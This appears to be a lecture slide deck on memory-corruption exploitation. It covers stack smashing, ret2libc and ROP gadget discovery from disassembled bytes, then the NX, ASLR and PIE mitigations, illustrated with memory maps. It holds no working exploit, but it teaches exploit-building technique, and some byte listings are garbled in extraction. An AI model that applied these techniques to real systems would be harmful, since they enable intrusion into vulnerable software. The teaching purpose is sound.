
1. Attacks
2. Mitigations
  - a. NX bit
  - b. ASLR & PIE
  - c. Stack canaries
3. GOT & PLT
4. Exploit Building

# Attacks


- > Aleph One's Smashing the Stack for Fun and Profit
- > Solar Designer's ret2libc
- > Shacham's Geometry of Innocent Flesh on the Bone (ROP)




# Smashing Stacks




# Smashing Stacks



# Returning to Libc



# Returning to Libc




# Innocent Flesh on the Bone

There is another way...



# Innocent Flesh on the Bone



# Innocent Flesh on the Bone

- > Each entry on the stack is the address of a gadget
- > Some entries could be addresses to data, or data in itself
- > Turing complete!




Figure 16: Shellcode.

# Innocent Flesh on the Bone

- > Steps to ROP:
  1. Dump the bytes from the executable file on disk
  2. Find *ret* encoding ( $0xc3$  byte)
  3. Go backwards from *ret* and try to decode the instruction from there
  4. Found a decodable instruction? Add to list of instructions
  5. Select the useful instructions from the list
  6. ???
  7. Profit

# Innocent Flesh on the Bone



```
0000000000001149 <main>:  
1149: f3 0f 1e fa          endbr64  
114d: 55                   push rbp  
114e: 48 89 e5             mov rbp,rsp  
1151: 48 8d 05 ac 0e 00 00 lea rax,[rip+0xeac]  
1158: 48 89 c7             mov rdi,rax  
115b: e8 f0 fe ff ff       call 1050 <puts@plt>  
1160: b8 00 00 00 00 00     mov eax,0x0  
1165: 5d                   pop rbp  
1166: c3                   ret
```

f3 0f 1e fa 55 48 89 e5 48 8d 05 ac 0e 00 00 48 89  
c7 e8 f0 fe ff ff b8 00 00 00 00 5d **c3**



# Innocent Flesh on the Bone

```
f3 0f 1e fa 55 48 89 e5 48 8d  
05 ac 0e 00 00 48 89 c7 e8 f0  
fe ff ff b8 00 00 00 00 5d c3
```

→ ret

```
f3 0f 1e fa 55 48 89 e5 48 8d  
05 ac 0e 00 00 48 89 c7 e8 f0  
fe ff ff b8 00 00 00 00 5d c3
```

→ pop rbp; ret

```
f3 0f 1e fa 55 48 89 e5 48 8d  
05 ac 0e 00 00 48 89 c7 e8 f0  
fe ff ff b8 00 00 00 00 00 5d c3
```


→ add BYTE PTR [rbp-0x3d],  
bl; add BYTE PTR [rax], al

```
f3 0f 1e fa 55 48 89 e5 48 8d  
05 ac 0e 00 00 48 89 c7 e8 f0  
fe ff ff b8 00 00 00 00 00 5d c3
```

→ mov eax, 0x0; pop rbp; ret

# Mitigations

- > Non-executable stack
- > Address Space Layout Randomization
- > Position Independent Executable
- > Stack canaries



# **NX/XD bit / W^X policy / DEP**

- > A reaction to the initial buffer overflow attack
- > Virtual Memory is marked with permissions
- > Successfully stopped shellcode execution... before ROP became a thing
- > Hardware AND software implementations

# NX/XD bit / W^X policy / DEP

```
$ cat /proc/self/maps
```

<i>&lt;address start&gt;-&lt;address end&gt;</i>	<i>&lt;mode&gt;</i>	<i>&lt;offset&gt;</i>	<i>&lt;file path&gt;</i>
--	---------------------	-----------------------	--------------------------

557d11cb1000-557d11cb2000	r--p	00000000	/bin/cat
---------------------------	------	----------	----------

557d11cb2000-557d11cb3000	<u>r-xp</u>	00001000	/bin/cat
---------------------------	-------------	----------	----------

557d11cb3000-557d11cb4000	r--p	00002000	/bin/cat
---------------------------	------	----------	----------

557d11cb4000-557d11cb5000	r--p	00002000	/bin/cat
---------------------------	------	----------	----------

557d11cb5000-557d11cb6000	rwp	00003000	/bin/cat
---------------------------	-----	----------	----------

7ffd12736000-7ffd12757000	rw-p	00000000	[stack]
---------------------------	------	----------	---------

# ASLR & PIE

> Address Space Layout Randomization is a mechanism implemented in the Kernel to randomize addresses at which certain virtual memory is loaded:

- > base address of a binary (requires PIE)
- > base address of a dynamic library
- > stack & heap

```
7f7004600000-7f7004628000 r--p 00000000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004628000-7f70047bd000 r-xp 00028000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f70047bd000-7f7004815000 r--p 001bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004815000-7f7004819000 r--p 00214000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004819000-7f700481b000 rw-p 00218000 /usr/lib/x86_64-linux-gnu/libc.so.6
```

# **ASLR & PIE**

- > In the past, binaries used to be loaded at the same address in memory
- > Due to the need for multi-tasking and sharing code from a binary to another, PIC (position independent code) was born
- > PIE is the result of security mitigations

# ASLR & PIE

- > How are binaries loaded and executed?
- > They're loaded into virtual memory by a loader at a certain default address
  - > 0x08048000 on 32 Bits
  - > 0x400000 on 64 Bits
- > PIE is an executable produced with code that guarantees usage of relative offsets for jumps, etc...
  - > `jmp [RIP+0x42]` instead of `jmp 0x400142`

# ASLR & PIE

- > PIE basically allows ASLR to *randomize* the initial address the binary is loaded at (called the image/binary base address)
- > Non-PIE binary vs PIE binary

00400000-00401000	r--p	557d11cb1000-557d11cb2000	r--p
00401000-00402000	r-xp	557d11cb2000-557d11cb3000	r-xp
00402000-00403000	r--p	557d11cb3000-557d11cb4000	r--p
00403000-00404000	r--p	557d11cb4000-557d11cb5000	r--p
00404000-00405000	rw-p	557d11cb5000-557d11cb6000	rw-p


# ASLR & PIE

- > An important observation: offsets from the base address remain the same!
- > Non-PIE function *vulnerable\_f()* at **0x401337** will be found in PIE at **0x557d11cb2337** (if ASLR is enabled)

<b>00400000</b> - <b>00401000</b>	r--p	<b>557d11cb1<u>000</u></b> - <b>557d11cb2<u>000</u></b>	r--p
